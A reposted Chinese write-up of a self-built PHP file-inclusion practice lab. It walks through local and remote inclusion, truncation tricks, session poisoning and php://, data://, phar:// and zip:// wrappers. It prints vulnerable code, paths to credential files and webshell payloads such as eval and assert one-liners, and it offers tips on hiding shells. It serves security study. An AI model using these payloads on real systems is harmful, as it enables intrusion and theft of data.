

文件包含漏洞实战靶场笔记

转载


[weixin_30289831](#) 于 2019-06-17 15:31:00 发布 872 收藏 2

文章标签: [php](#) [运维](#) [shell](#)

原文链接: <http://www.cnblogs.com/-qing-/p/11039954.html>

版权

记录下自己写的文件包含漏洞靶场的write up, 包括了大部分的文件包含漏洞实战场景, 做个笔记。



0x01 无过滤的本地文件包含

```
<?php
$page = isset($_GET['page'])?$_GET['page']:'';
include "$page";

?>
```

没有任何过滤, 可以包含一些敏感文件

常见的敏感信息路径:

Windows系统

c:\boot.ini // 查看系统版本

c:\windows\system32\inetsrv\MetaBase.xml // IIS配置文件

c:\windows\repair\sam // 存储Windows系统初次安装的密码

c:\ProgramFiles\mysql\my.ini // MySQL配置

c:\ProgramFiles\mysql\data\mysql\user.MYD // MySQL root密码

c:\windows\php.ini // php 配置信息

Linux/Unix系统

/etc/passwd // 账户信息

/etc/shadow // 账户密码文件


/usr/local/app/apache2/conf/httpd.conf // Apache2默认配置文件

/usr/local/app/apache2/conf/extra/httpd-vhost.conf // 虚拟网站配置

/usr/local/app/php5/lib/php.ini // PHP相关配置

/etc/httpd/conf/httpd.conf // Apache配置文件

/etc/my.conf // mysql 配置文件



文件包含漏洞实战演练靶场 By 卿

无过滤的本地文件包含

```
# power by phpStudy 2014 www.phpStudy.net [client] port=3306 [mysql] default-character-set=utf8 [mysqld] port=3306
basedir="E:/phpstudy/MySQL/" datadir="E:/phpstudy/MySQL/data/" character-set-server=utf8 default-storage-engine=MyISAM # INNO
default-storage-engine=INNODB # INNO
'g' default-storage-engine=INNODB # INNO
'g' r\data\%ib%!\ sql-
mode="NO_AUTO_CREATE_USER,NO_ENGINE_SUBSTITUTION" max_connections=512 query_cache_size=0 table_cache=256
tmp_table_size=18M thread_cache_size=8 myisam_max_sort_file_size=64G myisam_sort_buffer_size=35M key_buffer_size=25M
read_buffer_size=64K read_rnd_buffer_size=256K sort_buffer_size=256K innodb_additional_mem_pool_size=2M
innodb_flush_log_at_trx_commit=1 innodb_log_buffer_size=1M innodb_buffer_pool_size=47M innodb_log_file_size=24M
innodb_thread_concurrency=8 secure_file_priv="" 尝试把mysql的配置文件的读取出来哦
```

my.ini路径:E:\phpstudy\MySQL\my.ini

0x02 session文件包含漏洞getshell

session的存储位置可以获取。

通过phpinfo的信息可以获取到session的存储位置。

通过phpinfo的信息，获取到session.save_path为E:\phpstudy\tmp\tmp

session.save_handler	files	files
session.save_path	E:\phpstudy\tmp\tmp	E:\phpstudy\tmp\tmp
session.serialize_handler	php	php

也可以通过猜测默认的session存放位置进行尝试。

如linux下默认存储在/var/lib/php/session目录下：

```
session.save_path = "/var/lib/php/session"
; Whether to use cookies.
; http://www.php.net/manual/en/session.configuration.php#ini.session.use_cookies
session.use_cookies = 1
```


session中的内容可以被控制，传入恶意代码。

```
<?php
session_start();
$page = isset($_GET['page'])?$_GET['page']:'';
$_SESSION["name"]=$page;
?>
```

这里会将获取到的GET型ctfs变量的值存入到session中。

当访问后会在目录下存储session的值。

session的文件名为sess_+sessionid，sessionid可以通过开发者模式获取。




```
name | s:9:"demo.html";
```

可以看到这里将接收到的值写入了session文件中，那么我们可以写入一句话木马，然后包含这个session文件就可以getshell了

写入并访问:

```
http://www.include_demo.com/include_2.php?page=<?php @assert($_POST['x']);?>
```




服务端可以看到我们已经写入了

session文件

包含有一句话木马的文件:

```
http://www.include_demo.com/include_1.php?page=E:\phpstudy\tmp\tmp\sess_d8idj2dlo37n5n64tevl0bn075
```



文件包含中的小tips很多可以成为你隐藏shell的小技巧哦~~

0x03 00截断的本地文件包含


条件: `magic_quotes_gpc = Off` php版本<5.3.4

00截断都是没开gpc和5.3之前~~~

```
<?php
$page = isset($_GET['page'])?$_GET['page']:'';
include($page. ".html");
?>
```

访问

```
http://www.include_demo.com/include_3.php?page=info.php%00
```



文件包含漏洞实战演练靶场 By 卿

00截断的本地文件包含(条件: magic_quotes_gpc = Off php版本<5.3.4)



System	Windows NT QING-M3Q16RWE33 5.2 build 3790
Build Date	Jan 6 2011 17:26:08
Configure Command	csccript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\86\template" "--with-php-build=d:\php-

0x04 路径长度截断的本地文件包含

除了00截断，也可以通过长度截断~

条件: windows OS, 点号需要长于256; linux OS 长于4096

Windows下目录最大长度为256字节，超出的部分会被丢弃；

Linux下目录最大长度为4096字节，超出的部分会被丢弃。

0x05 无过滤的远程文件包含

RFI条件

`allow_url_fopen = On`（是否允许打开远程文件）

`allow_url_include = On`（是否允许include/require远程文件）

```
<?php
$page = isset($_GET['page'])?$_GET['page']:'';
include "$page";

?>
```

http://www.include_demo.com/include_5.php?page=http://www.include_demo.com/info.txt

0x06 截断符号绕过的远程文件包含

代码中多添加了html后缀，导致远程包含的文件也会多一个html后缀。

可以使用**问号、#号、%20**绕过

http://www.include_demo.com/include_6.php?page=http://www.include_demo.com/info.txt?

http://www.include_demo.com/include_6.php?page=http://www.include_demo.com/info.txt%23

http://www.include_demo.com/include_6.php?page=http://www.include_demo.com/info.txt%20

0x07 php://filter伪协议读取文件

`php://filter`（本地磁盘文件进行读取）

元封装器，设计用于“数据流打开”时的“筛选过滤”应用，对本地磁盘文件进行读写。

用法: `?filename=php://filter/convert.base64-encode/resource=xxx.php` 和 `?filename=php://filter/read=convert.base64-encode/resource=xxx.php` 一样。


条件: 只是读取, 需要开启 `allow_url_fopen`, 不需要开启 `allow_url_include`;

```
<?php
    $filename = $_GET['filename'];
    include($filename);
?>
```

访问:

http://www.include_demo.com/include_7.php?page=php://filter/convert.base64-encode/resource=info.php

http://www.include_demo.com/include_7.php?page=php://filter/read=convert.base64-encode/resource=info.php



文件包含漏洞实战演练靶场 By 卿

php://filter伪协议读取文件

PD9waHANCnBocGluZm8oKTsNCj8+试试利用php://filter伪协议读取info.php的内容哦

关键代码:

```
<?php
$page = isset($_GET['page'])?$_GET['page']:';
include "$page";
?>
```

0x08 php://input伪协议写入木马getshell

php://input

可以访问请求的原始数据的只读流。即可以直接读取到POST上没有经过解析的原始数据。
`enctype="multipart/form-data"` 的时候 `php://input` 是无效的。

用法: `?file=php://input` 数据利用POST传过去。


php://input (写入木马)

```
<?php
$page = isset($_GET['page'])?$_GET['page']:'';
include "$page";
?>
```

条件: php配置文件中需同时开启 `allow_url_fopen` 和 `allow_url_include` (PHP < 5.3.0), 就可以造成任意代码执行, 在这可以理解成远程文件包含漏洞 (RFI), 即POST过去PHP代码, 即可执行。

如果POST的数据是执行写入一句话木马的PHP代码, 就会在当前目录下写入一个木马。

```
<?PHP fputs(fopen('shell.php','w'),'<?php @eval($_POST[cmd])?>');?>
```



文件包含漏洞实战演练靶场 By 卿


php://input伪协议写入木马getshell

shell.php 1 KB PHP 文件 201

0x09 php://input伪协议命令执行

条件: php配置文件中需同时开启 `allow_url_fopen` 和 `allow_url_include` (PHP < 5.30), 就可以造成任意代码执行, 在这可以理解成远程文件包含漏洞 (RFI), 即POST过去PHP代码, 即可执行;

```
<?php system('ipconfig');?>
```



文件包含漏洞实战演练靶场 By 卿

php://input伪协议写入木马getshell


条件:allow_url_fopen 和 allow_url_include (PHP < 5.3.0)

Windows IP Configuration Ethernet adapter : Connection-specific DNS Suffix . : localdomain IP Address 192.168.5.24 Subnet Mask : 255.255.255.0 Default Gateway : 192.168.5.2 试试利用php://inp

0x0A file://伪协议读取文件

通过file协议可以访问本地文件系统，读取到文件的内容

http://www.include_demo.com/include_0A.php?page=file:///c:/boot.ini



文件包含漏洞实战演练靶场 By 卿

file://伪协议读取文件

[boot loader] timeout=30 default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating systems]

multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Enterprise" /fastdetect /NoExecute=OptOut 试试利用file://伪协议读取下boot.ini系统文件吧~~

boot.ini文件地址:c:/boot.ini

0x0B data://伪协议一句话木马getshell


data://伪协议

数据流封装器，和php://相似都是利用了流的概念，将原本的include的文件流重定向到了用户可控制的输入流中，简单来说就是执行文件的包含方法包含了你的输入流，通过你输入payload来实现目的；

<data://text/plain;base64,dGhlIHVzZXIgaXMgYWYWRtaW4>

如果php.ini里的allow_url_include=On (PHP < 5.3.0),就可以造成任意代码执行，同理在这就可以理解成远程文件包含漏洞 (RFI) 测试代码：

```
http://www.include_demo.com/include_0B.php?
page=data://text/plain;base64,PD9waHAgaYXNzZXJ0KCRfUE9TVFsnWCddKTs=
```




0x0C phar://伪协议解压zip文件为php文件

这个参数是就是php解压缩包的一个函数，不管后缀是什么，都会当做**压缩包来解压**。

用法：?file=phar://压缩包/内部文件 <phar://xxx.png/shell.php> 注意：PHP > =5.3.0 压缩包需要是zip协议压缩，rar不行，将木马文件压缩后，改为其他任意格式的文件都可以正常使用。步骤：写一个一句话木马文件shell.php，然后用zip协议压缩为shell.zip，然后将后缀改为png等其他格式。

服务端新建一个shell.php，里面写入phpinfo，然后把这个shell.php添加zip压缩包，改后缀为png



```
http://www.include_demo.com/include_0C.php?page=phar://shell.png/shell.php
```



0x0D zip://伪协议解压zip文件为php文件

zip://伪协议

zip伪协议和phar协议类似，但是用法不一样。

用法：?file=zip://[压缩文件绝对路径]#[压缩文件内的子文件名] zip://xxx.png#shell.php。

条件：PHP >=5.3.0，注意在windows下测试要5.3.0<PHP<5.4 才可以 #在浏览器中要编码为%23，否则浏览器默认不会传输特殊字符。

http://www.include_demo.com/include_0D.php?page=zip://shell.png%23shell.php

转载于：<https://www.cnblogs.com/-qing-/p/11039954.html>